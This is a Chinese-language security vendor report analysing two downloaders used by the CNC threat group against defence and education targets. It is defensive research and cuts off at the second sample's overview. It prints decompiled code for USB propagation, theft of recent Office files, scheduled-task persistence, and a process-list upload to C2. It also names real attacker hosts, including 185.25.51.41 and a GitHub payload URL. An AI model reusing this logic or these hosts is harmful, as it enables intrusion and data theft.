
针对军工和教育行业的CNC组织“摆渡”木马分析



安天CERT 安天集团
安天集团

Antiylab

安天是引领威胁检测与防御能力发展的网络安全国家队，依托自主先进核心技术与安全理念，致力为战略客户和关键基础设施提供整体安全解决方案。安天产品和服务为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置等基础能力。

2022-12-29 10:00 Posted on 北京

收录于合集

点击上方"蓝字"
关注我们吧！

01
概述

近期，安天应急响应中心（安天CERT）在梳理攻击活动时发现CNC组织使用的两个下载器，其中一个下载器具有摆渡攻击的能力，利用移动存储设备作为“渡船”，间接从隔离网中窃取攻击者感兴趣的文件；另一个下载器使用欺骗性的具有不可信数字证书的C2节点进行通信。

CNC组织目前已知最早于2019年被发现，当时由于其使用的远控木马的PDB路径信息中包含了cnc_client，因此该组织被命名为CNC。该组织主要针对军工和教育行业进行攻击。

02
样本分析

2.1 PrivateImage.png.exe（下载器1）

2.1.1 样本概述

PrivateImage.png.exe会根据该文件是否在%localappdata%路径下选择两种方式执行。

1.如果在%localappdata%路径下，不断检测是否有新设备接入；若有，则将文件本身复制到新设备中，以便通过可移动设备传播。

2.如果不在%localappdata%路径下，首先判断%localappdata%\ImageEditor.exe是否存在：

1)如果存在，跳过后续操作退出。

2)如果不存在，判断互联网连接状态：

a)如果可连网，下载后续下载器。

b)如果不可连网，从Recent文件夹下的快捷方式中获取.docx或.pptx后缀的文件，复制文件到当前目录下新建的以用户名命名的隐藏文件夹中，并以符号替换后的文件路径命名。

2.1.2 详细分析

表2-1 PrivateImage.png.exe

病毒名称	Trojan[Downloader]/Win32.APT
原始文件名	PrivateImage.png　.exe(空格很长，伪装成图片)
MD5	da3d305d1b47c8934d5e1f3296a8efe0
处理器架构	AMD AMD64
文件大小	1.16 MB (1216000 bytes)
文件格式	Win32 EXE
时间戳	2022-02-23 21:30:27 UTC
数字签名	无
加壳类型	无
编译语言	Compiler: Microsoft Visual C/C++ (2017 v.15.9)
VT首次上传时间	2022-03-26 10:51:26 UTC
VT检测结果	12/70

样本运行后，首先会获取当前用户名，用在后续路径拼接的操作中。




图2-1 获取当前用户名

获取当前文件的路径，并判断是否在%localappdata%目录下。

```
if ( v14 )
{
  do
  {
    v13->m128i_i8[0] = tolower(v13->m128i_i8[0]);// 路径大写字母转换为小写字母
    v13 = (__m128i *)((char *)v13 + 1);
  }
  while ( (char *)v13 - (char *)v12 != v14 );
  v9 = v123.m128i_u64[1];
  v10 = v123.m128i_i64[0];
  v8 = v122.m128i_i64[0];
}
v15 = &v122;
if ( v9 >= 0x10 )
  v15 = (__m128i *)v8;
if ( sub_13F928990(v15->m128i_i8, v10, v9, "appdata\\local", 0xDui64) != -1 )// 判断路径中是否包含appdata\local
```


图2-2 判断路径中是否包含appdata\local

如果在%localappdata%目录下，则会获取系统中的所有驱动器字符串。

```
{
  v15 = sub_13FC58560((__int64)&off_13FD1E6B0, (__int64)"in local");
  sub_13FC5C130(v15);
  v147 = _mm_load_si128((const __m128i *)&xmmword_13FD102D0);
  v146[0] = 0;
  v115 = 0i64;
  v116 = 0i64;
  v133 = 0i64;
  v134 = 0i64;
  v135 = 0i64;
  v136 = 0i64;
  while ( 1 )
  {
    v127.m128i_i64[0] = 0i64;
    v127.m128i_i64[1] = 15i64;
    v126.m128i_i8[0] = 0;
    v131 = 0i64;
    v132 = 15i64;
    v130.m128i_i8[0] = 0;
    sub_13FCBB200(v148, 0i64, 256i64);
    GetLogicalDriveStringsA(0xFFu, v148);
```


图2-3 获取系统中的所有驱动器字符串

通过判断前一次的驱动器字符串与本次获取到的驱动器字符串是否相同，来确定是否有新设备接入。

```
if ( v135 == (__m128i *)v136 )
{
  sub_13FC5CB20(&v135, (__m128i *)v115, *((__m128i **)&v115 + 1));
}
else if ( (__int64)(*((_QWORD *)&v115 + 1) - v115) >> 5 == (__int64)(v136 - (_QWORD)v135) >> 5 )// 每隔1分钟，检测进程运行时是否有新设备接入
{
  Sleep(0xEA60u);
}
else
```


图2-4 判断是否有新设备接入

如果存在新设备，获取新设备的名称，若新设备中不存在当前文件，则将当前文件复制到新设备。然后将指示单词“-firstcry”拼接到主机名后，用于同攻击者控制的设备通信。若新设备中已存在当前文件，则将指示单词“-alleat”拼接到主机名后。

```
v79 = sub_13F3094E0(&v128, (const __m128i *)WideCharStr, v78);// 宽字符 E:\PrivateImage.png
sub_13F30BF20(&v112, v79);
if ( *((_QWORD *)&v129 + 1) >= 8ui64 )
{
  v80 = (void *)v128.m128i_i64[0];
  if ( (unsigned __int64)(2i64 * *((_QWORD *)&v129 + 1) + 2) >= 0x1000 )
  {
    v80 = *(void **)(v128.m128i_i64[0] - 8);
    if ( (unsigned __int64)(v128.m128i_i64[0] - (_QWORD)v80 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v80);
}
if ( !(unsigned int)std::_Execute_once(
                      (struct std::once_flag *)&unk_13F3D0348,
                      (int (__stdcall *)(void *, void *, void **))std::_Immortalize_impl<std::_Sys
                      &unk_13F3D0338) )
  terminate();
if ( !(unsigned int)std::_Execute_once(
                      (struct std::once_flag *)&unk_13F3D0348,
                      (int (__stdcall *)(void *, void *, void **))std::_Immortalize_impl<std::_Sys
                      &unk_13F3D0338) )
  terminate();
v81 = &v112;
if ( v114 >= 8 )
  v81 = (__m128i *)v112.m128i_i64[0];
v82 = Stat((const WCHAR *)v81, v141);
v83 = v82 == 8 || v82 == -1;
unknown_libname_3(&v112);
if ( v83 )
{
  sub_13F308560((__int64)&off_13F3CE6B0, (__int64)"png not exists in drive so copy \n");
  v84 = (WCHAR *)operator new(0x2000ui64);
  MultiByteToWideChar(0, 0, Filename, -1, v84, 4096);
  Sleep(7000u);
  CopyFileW(v84, lpWideCharStr, 1);
  v85 = (const __m128i *)L"-firstcry";
}
else
{
  sub_13F308560((__int64)&off_13F3CE6B0, (__int64)"png already there\n");
  v85 = (const __m128i *)L"-alleat";
}
v86 = (const __m128i **)sub_13F308410(&v128, &v139, v85);//      -firstcry
sub_13F30EE20(v87, v86);
```


图2-5 将样本自身复制到新设备中

样本与攻击者控制的设备通信。

```
  sub_13F33ADA0((__m128i *)((char *)v10 + 2 * v8.m128i_i64[0]), (const __m128i *)L"ini-request/", 0x18ui64);// http://          'ini-request/
  v10->m128i_i16[v9] = 0;
}
v11 = (const __m128i *)a2;                    //      i-firstcry
if ( (unsigned __int64)a2[3] >= 8 )
  v11 = *a2;
v12 = sub_13F2D94E0(&v18, v11, (unsigned __int64)a2[2]);// http://          ini-request/win7x64-firstcry
v24 = 0i64;
*(__m128i *)v23 = *v12;
v24 = v12[1];
v12[1].m128i_i64[0] = 0i64;
v12[1].m128i_i64[1] = 7i64;
v12->m128i_i16[0] = 0;
if ( si128.m128i_i64[1] >= 8ui64 )
{
  v13 = (void *)v18.m128i_i64[0];
  if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
  {
    v13 = *(void **)(v18.m128i_i64[0] - 8);
    if ( (unsigned __int64)(v18.m128i_i64[0] - (_QWORD)v13 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v13);
}
v14 = (const WCHAR *)v23;
if ( v24.m128i_i64[1] >= 8ui64 )
  v14 = v23[0];
URLDownloadToFileW(0i64, v14, word_13F38F4FC, 0, 0i64);
```


图2-6 将新设备的情况发送回控制端

如果不在%localappdata%目录下，加载样本资源中的图片并将其释放到同目录下打开。

```
lpFileName.m128i_i16[0] = 0;
sub_13F7864A0(&lpFileName, L"PrivateImage.png", 0x10ui64);
ResourceW = FindResourceW(0i64, 1, L"PNG");
Resource = LoadResource(0i64, ResourceW);
v2 = LockResource(Resource);
v3 = SizeofResource(0i64, ResourceW);
p_lpFileName = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
  p_lpFileName = lpFileName.m128i_i64[0];
FileW = CreateFileW(p_lpFileName, 0x40000000u, 0, 0i64, 2u, 6u, 0i64);
WriteFile(FileW, v2, v3, &NumberOfBytesWritten, 0i64);
CloseHandle(FileW);
FreeResource(Resource);
v6 = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
  v6 = lpFileName.m128i_i64[0];
ShellExecuteW(0i64, L"open", v6, 0i64, 0i64, 5);
```


图2-7 加载并打开资源中的图片

资源节中包含的图片。




图2-8 样本资源中包含的图片

首先进行字符串拼接。

```
sub_13F786940(&v127, "C:\\Users\\", 9ui64);
v95 = &v124;                                    // 用户名
if ( v126 >= 0x10 )
  v95 = v124.m128i_i64[0];
sub_13F786940(&v127, v95, v94);
v96 = sub_13F786940(&v127, "\\Appdata\\Local\\ImageEditor.exe", 0x1Eui64);// C:\Users\w      \Appdata\Local\ImageEditor.exe
```

图2-9 字符串拼接

然后判断%localappdata%\ImageEditor.exe是否存在，如果存在跳过后续操作，结束进程。

```
v2 = Stat(a1, v4);
return v2 != 8 && v2 != 0xFFFFFFFF;
```

图2-10 通过获取文件属性判断文件是否存在

测试与www[.]baidu.com的通信，判断当前环境下互联网连接状况。

```
if ( !v99 )
{
  if ( InternetCheckConnectionW(L"https://www.baidu.com", 1u, 0) )
  {
    sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"internet\n");
    sub_13F2DF0E0(v100, (__int64)Buffer, v101);// URLtoDownloadFile
  }
  else
  {
    sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"no internet\n");
    v102 = sub_13F2D9380((__m128i **)v149, &v142);
    sub_13F2D2700(v103, (__int64)v102);       // .docx  .ppt  .lnk
  }
}
```


图2-11 测试是否联网

如果互联网不可用，拼接字符串，在样本所在目录创建以当前用户名命名的隐藏文件夹。

```
CreateDirectoryW(v18, 0i64);
v19 = v2;
if ( *((_QWORD *)v2 + 3) >= 8ui64 )
  v19 = *(const WCHAR **)v2;
SetFileAttributesW(v19, 2u);
v168 = 0i64;
v169 = 15i64;
LOBYTE(v167[0]) = 0;
sub_13F8767E0(v167, ".docx", 5i64);
v165 = 0i64;
v166 = 15i64;
LOBYTE(v164[0]) = 0;
sub_13F8767E0(v164, ".pptx", 5i64);
v20 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
  v20 = (__int128 *)v151;
v21 = (char *)v20 + 2 * v152;
v22 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
  v22 = (__int128 *)v151;
v163 = _mm_load_si128((const __m128i *)&xmmword_13F9302E0);
LOBYTE(v162[0]) = 0;
if ( (unsigned __int64)((v21 - (char *)v22) >> 1) >= 0x10 )
{
  sub_13F879B40(v162);
  v163.m128i_i64[0] = 0i64;
}
sub_13F879AC0(v162, v22, v21);              // C:\Users\w    \AppData\Roaming\Microsoft\Windows\Recent
setlocale(0, "en_US.UTF-8");                // 设置语言环境
```


图2-12 创建隐藏文件夹

从Recent文件夹下的快捷方式中获取.docx或.pptx后缀的文件，查找最近打开的.docx和.pptx后缀的文件。

```
v43 = FindFirstFileW(v42, &FindFileData);   // C:\Users\      AppData\Roaming\Microsoft\Windows\Recent\*
v140 = v43;
if ( v43 != (HANDLE)-1i64 )
{
  v157 = 0i64;
  v158 = 0i64;
  v44 = v43;
  while ( 1 )
  {
    v45 = v32;
    if ( (FindFileData.dwFileAttributes & 0x10) == 0
      || lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
```

图2-13 文件查找

若找到，则将其复制到创建的隐藏文件夹中，文件采用将文件完整路径中的“\”、“：”修改为“_”的方式命名。

```
    v32 = v64 & 0xFFFFFF9F;
    sub_13F5A23D0(v117 - 24);
    v121 = sub_13F5A4F80();
    sub_13F5A8560(v121, "copy to rct files");
    CopyFileW(lpExistingFileName, v116, 1);
    sub_13F5A23D0(v108);
    sub_13F5A23D0(v116 - 12);
    sub_13F5A23D0(lpExistingFileName - 12);
    v73 = v156;
    v72 = (void **)Block[0];
    v2 = v141;
    goto LABEL_187;
```

图2-14 文件复制

测试机中收集的文件及其命名方式如下。

C_Users_w10_Desktop_IDA 7.7_新建文本文档.pptx	2022/12/16 15:55	PPTX 文件	1 KB
C_Users_w10_Desktop_w10_C_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB
C_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB

图2-15 测试机中收集的文件

如果互联网可用，判断C:\ProgramData\USOshared文件夹是否存在，若不存在创建该文件夹。

```
v83 = sub_13F0CAD60((const WCHAR *)&v167);  // C:\ProgramData\USOshared
unknown_libname_3((__int64)&v167);
if ( !v83 )
{
  v84 = (const wchar_t *)lpFileName;
  if ( v170.m128i_i64[1] >= 8ui64 )
    v84 = lpFileName[0];
  v85 = -1i64;
  do
    ++v85;
  while ( v84[v85] );
  v86 = 2 * v85 + 2;
  v87 = (char *)operator new(v86);
  wcstombs(v87, v84, v86);
  CreateDirectoryA(v87, 0i64);
}
```


图2-16 创建文件夹

随后将会从185.25.51.41/control/utility/YodaoCloudMgr处下载恶意的后续的下载器，并将其复制到USOshared文件夹中，随后将会删除%temp%中下载的文件。

```
v99 = sub_13F0C9380((__m128i **)&v167, &v156);// YodaoCloudMgr
v100 = sub_13F0C4EB0((__m128i **)&v147, v195);// http://185.25.51.41/control/utility/YodaoCloudMgr
v101 = sub_13F0C9380(v149, (const __m128i *)lpFileName);// C:\ProgramData\USOshared\YodaoCloudMgr.exe
v102 = sub_13F0C9380((__m128i **)&v165, &v179);// C:\Users\[redacted]\AppData\Local\Temp\YodaoCloudMgr
sub_13F0D10A0((const WCHAR *)v102, (const WCHAR *)v101, (const __m128i *)v100, v99);
```


图2-17 拼接字符串用于下载后续的下载器

如果成功下载到文件，将其保存到%temp%下的YodaoCloudMgr中。

```
  v4 = (*(__int64 (__fastcall **)(__int64, __int64, char *, __int64 *, char **))(*(_QWORD *)v2 + 64i64))(
         v2,
         a1 + 116,
         Buffer,
         &v10,
         &v8);
  v3 = v8;
}
if ( v4 )
{
  v5 = v4 - 1;
  if ( v5 )
    return v5 == 2;
}
else
{
  *(_BYTE *)(a1 + 113) = 0;
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(a1 + 128)) )
  return 0;
return *(_BYTE *)(a1 + 113) == 0;
```


图2-18 下载并保存到本地

将YodaoCloudMgr从%temp%复制到C:\ProgramData\USOshared\YodaoCloudMgr.exe后删除%temp%下的YodaoCloudMgr文件。

```
}
v23 = (const WCHAR *)a2;
if ( a2[1].m128i_i64[1] >= 8ui64 )
  v23 = (const WCHAR *)a2->m128i_i64[0];
v24 = (const WCHAR *)a1;
if ( a1[1].m128i_i64[1] >= 8ui64 )
  v24 = (const WCHAR *)a1->m128i_i64[0];
CopyFileW(v24, v23, 1);
v25 = (const WCHAR *)a1;
if ( a1[1].m128i_i64[1] >= 8ui64 )
  v25 = (const WCHAR *)a1->m128i_i64[0];
DeleteFileW(v25);
((void (__fastcall *)(__int64 *))sub_13F0D19C0)(&v65);
if ( v51.m128i_i64[1] >= 0x10ui64 )
```


图2-19 复制与删除操作

创建任务计划，将C:\ProgramData\USOshared\YodaoCloudMgr.exe添加到任务计划程序库中，每隔2分钟执行一次。并根据下载和创建任务计划的结果构建回传信息：23Fi45XX代表下载成功，23Fi45NNXX代表下载失败；45tDdd43543代表任务计划创建成功，45tDnn43543代表任务计划创建失败。

```
sub_13F2E10A0((const __m128i *)v102, (const __m128i *)v101, (const __m128i *)v100, (const __m128i *)v99);// 下载YodaoCloudMgr
sub_13F2E4AC0(&v168, lpFileName);
LOBYTE(v101) = sub_13F2DAD60((const WCHAR *)&v168);
unknown_libname_3(&v168);
if ( (_BYTE)v101 )
{
  sub_13F2D6940(&v172, (const __m128i *)"23Fi45XX", 8ui64);
  sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
  v104 = sub_13F2DD520(v103, &v168, lpFileName, a2);// 创建计划任务，将YodaoCloudMgr.exe路径添加到计划任务中
  v155 = v104[2].m128i_i32[0];
  unknown_libname_4(v184, v104);
  unknown_libname_3(&v168);
  if ( v155 == 1 )
  {
    sub_13F2D6940(&v172, (const __m128i *)"45tDdd43543", 0xBui64);
  }
  else
  {
    v105 = sub_13F2DEC50(&v168);
    v107 = sub_13F2E4D60(v105, v106, "45tDnn43543", 11i64);
    v148 = *(__m128i *)v107;
  }
else
{
  sub_13F2D6940(&v172, (const __m128i *)"23Fi45NNXX", 0xAui64);
}
```


图2-20 创建任务计划，定时执行YodaoCloudMgr.exe文件

测试机中创建的任务计划如下。




图2-21 创建的任务计划

获取当前环境下的进程列表。




图2-22 获取进程列表

将获取到的进程列表同先前构造的回传信息进行拼接，并采用base64编码方法处理拼接后的内容。

```
sub_13F2E1A60((__int64)v191, 0, (struct _WTS_PROCESS_INFOW *)v118);// 获取当前主机进程列表信息
v119 = v191;
if ( v192 >= 8 )
  v119 = (__int64 *)v191[0];
v120 = (unsigned __int8 *)v119 + 2 * v191[2];
v121 = (unsigned __int8 *)v191;
if ( v192 >= 8 )
  v121 = (unsigned __int8 *)v191[0];
sub_13F2D84C0(&v193, v121, v120);
sub_13F2D6940(&v172, (const __m128i *)"372tkli73723updin-", 0x12ui64);
v122 = &v193;
if ( v195 >= 0x10 )
  v122 = (const __m128i *)v193.m128i_i64[0];
sub_13F2D6940(&v172, v122, v194);
sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
v123 = (__int64)&v172;
if ( v173.m128i_i64[1] >= 0x10ui64 )
  v123 = v172.m128i_i64[0];
v124 = &v200[-v123];
do
{
  v125 = *(_BYTE *)v123;
  v124[v123] = *(_BYTE *)v123;
  ++v123;
}
while ( v125 );
do
  ++v5;
while ( v200[v5] );
sub_13F2D9DF0(v123, (__int64)v189, v200, v5); // base64
v126 = v189;
if ( v190 >= 0x10 )
  v126 = (__int64 *)v189[0];
v127 = (char *)v126 + v189[2];
v128 = v189;
if ( v190 >= 0x10 )
  v128 = (__int64 *)v189[0];
v179 = _mm_load_si128((const __m128i *)&xmmword_13F3902D0);
LOWORD(v178[0]) = 0;
sub_13F2D92C0((__m128i *)v178, v127 - (char *)v128);
sub_13F2E5160(v178, v128, v127);
v129 = sub_13F2D8410(&v148, (const __m128i *)&off_13F3A02B8, (const __m128i *)L"allpro=");// http://10[illegible]1/allpro=
```


图2-23 拼接回传信息

使用URLDownloadToFileW与控制端通信，回传收集的信息。如果任务计划创建失败，则通过CreateProcessA执行C:\ProgramData\USOshared\YodaoCloudMgr.exe。根据静态分析推测，如果YodaoCloudMgr.exe启动失败，删除文件后会从github存储库中获取内容执行。

```
URLDownloadToFileW(0i64, v133, v132, 0, 0i64);
if ( dword_13F3A026C == 1 )
{
  v134 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v168, (const __m128i *)lpFileName);
  sub_13F2E2010(v134);                          // CreateProcessA
  Sleep(0x7D0u);
  v135 = sub_13F2D9380((__m128i **)&v168, v197);
  sub_13F2E1A60((__int64)v150, 1, (struct _WTS_PROCESS_INFOW *)v135);// 检索当前主机进程信息
  unknown_libname_3((__int64)v150);
  if ( !dword_13F3A026C )
  {
    v136 = (const WCHAR *)lpFileName;
    if ( v171.m128i_i64[1] >= 8ui64 )
      v136 = lpFileName[0];
    DeleteFileW(v136);
    sub_13F2E09A0((__int64)&v168);              // https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js
    v147 = &v148;
    v153 = v150;
    v152 = &v166;
    v137 = sub_13F2D9380((__m128i **)&v148, &v157);
    v138 = sub_13F2D4EB0(v150, &v168);
    v139 = sub_13F2D9380((__m128i **)&v166, (const __m128i *)lpFileName);
    v140 = sub_13F2D9380((__m128i **)&v144, &v180);
    sub_13F2E10A0((const __m128i *)v140, (const __m128i *)v139, (const __m128i *)v138, (const __m128i *)v137);// download
    v141 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v148, (const __m128i *)lpFileName);
    sub_13F2E2010(v141);
    sub_13F2D4E50((__int64)&v168);
  }
}
```

图2-24 获取内容执行

2.2 YodaoCloudMgr.exe（下载器2）

2.2.1 样本概述

YodaoCloudMgr.exe由PrivateImage.png.exe下载并执行，主要用于下载后续载荷。分析时发现文件内部存在文件搜寻、启动进程等相关代码，同时发现样本在通信时使用的不可信证书。

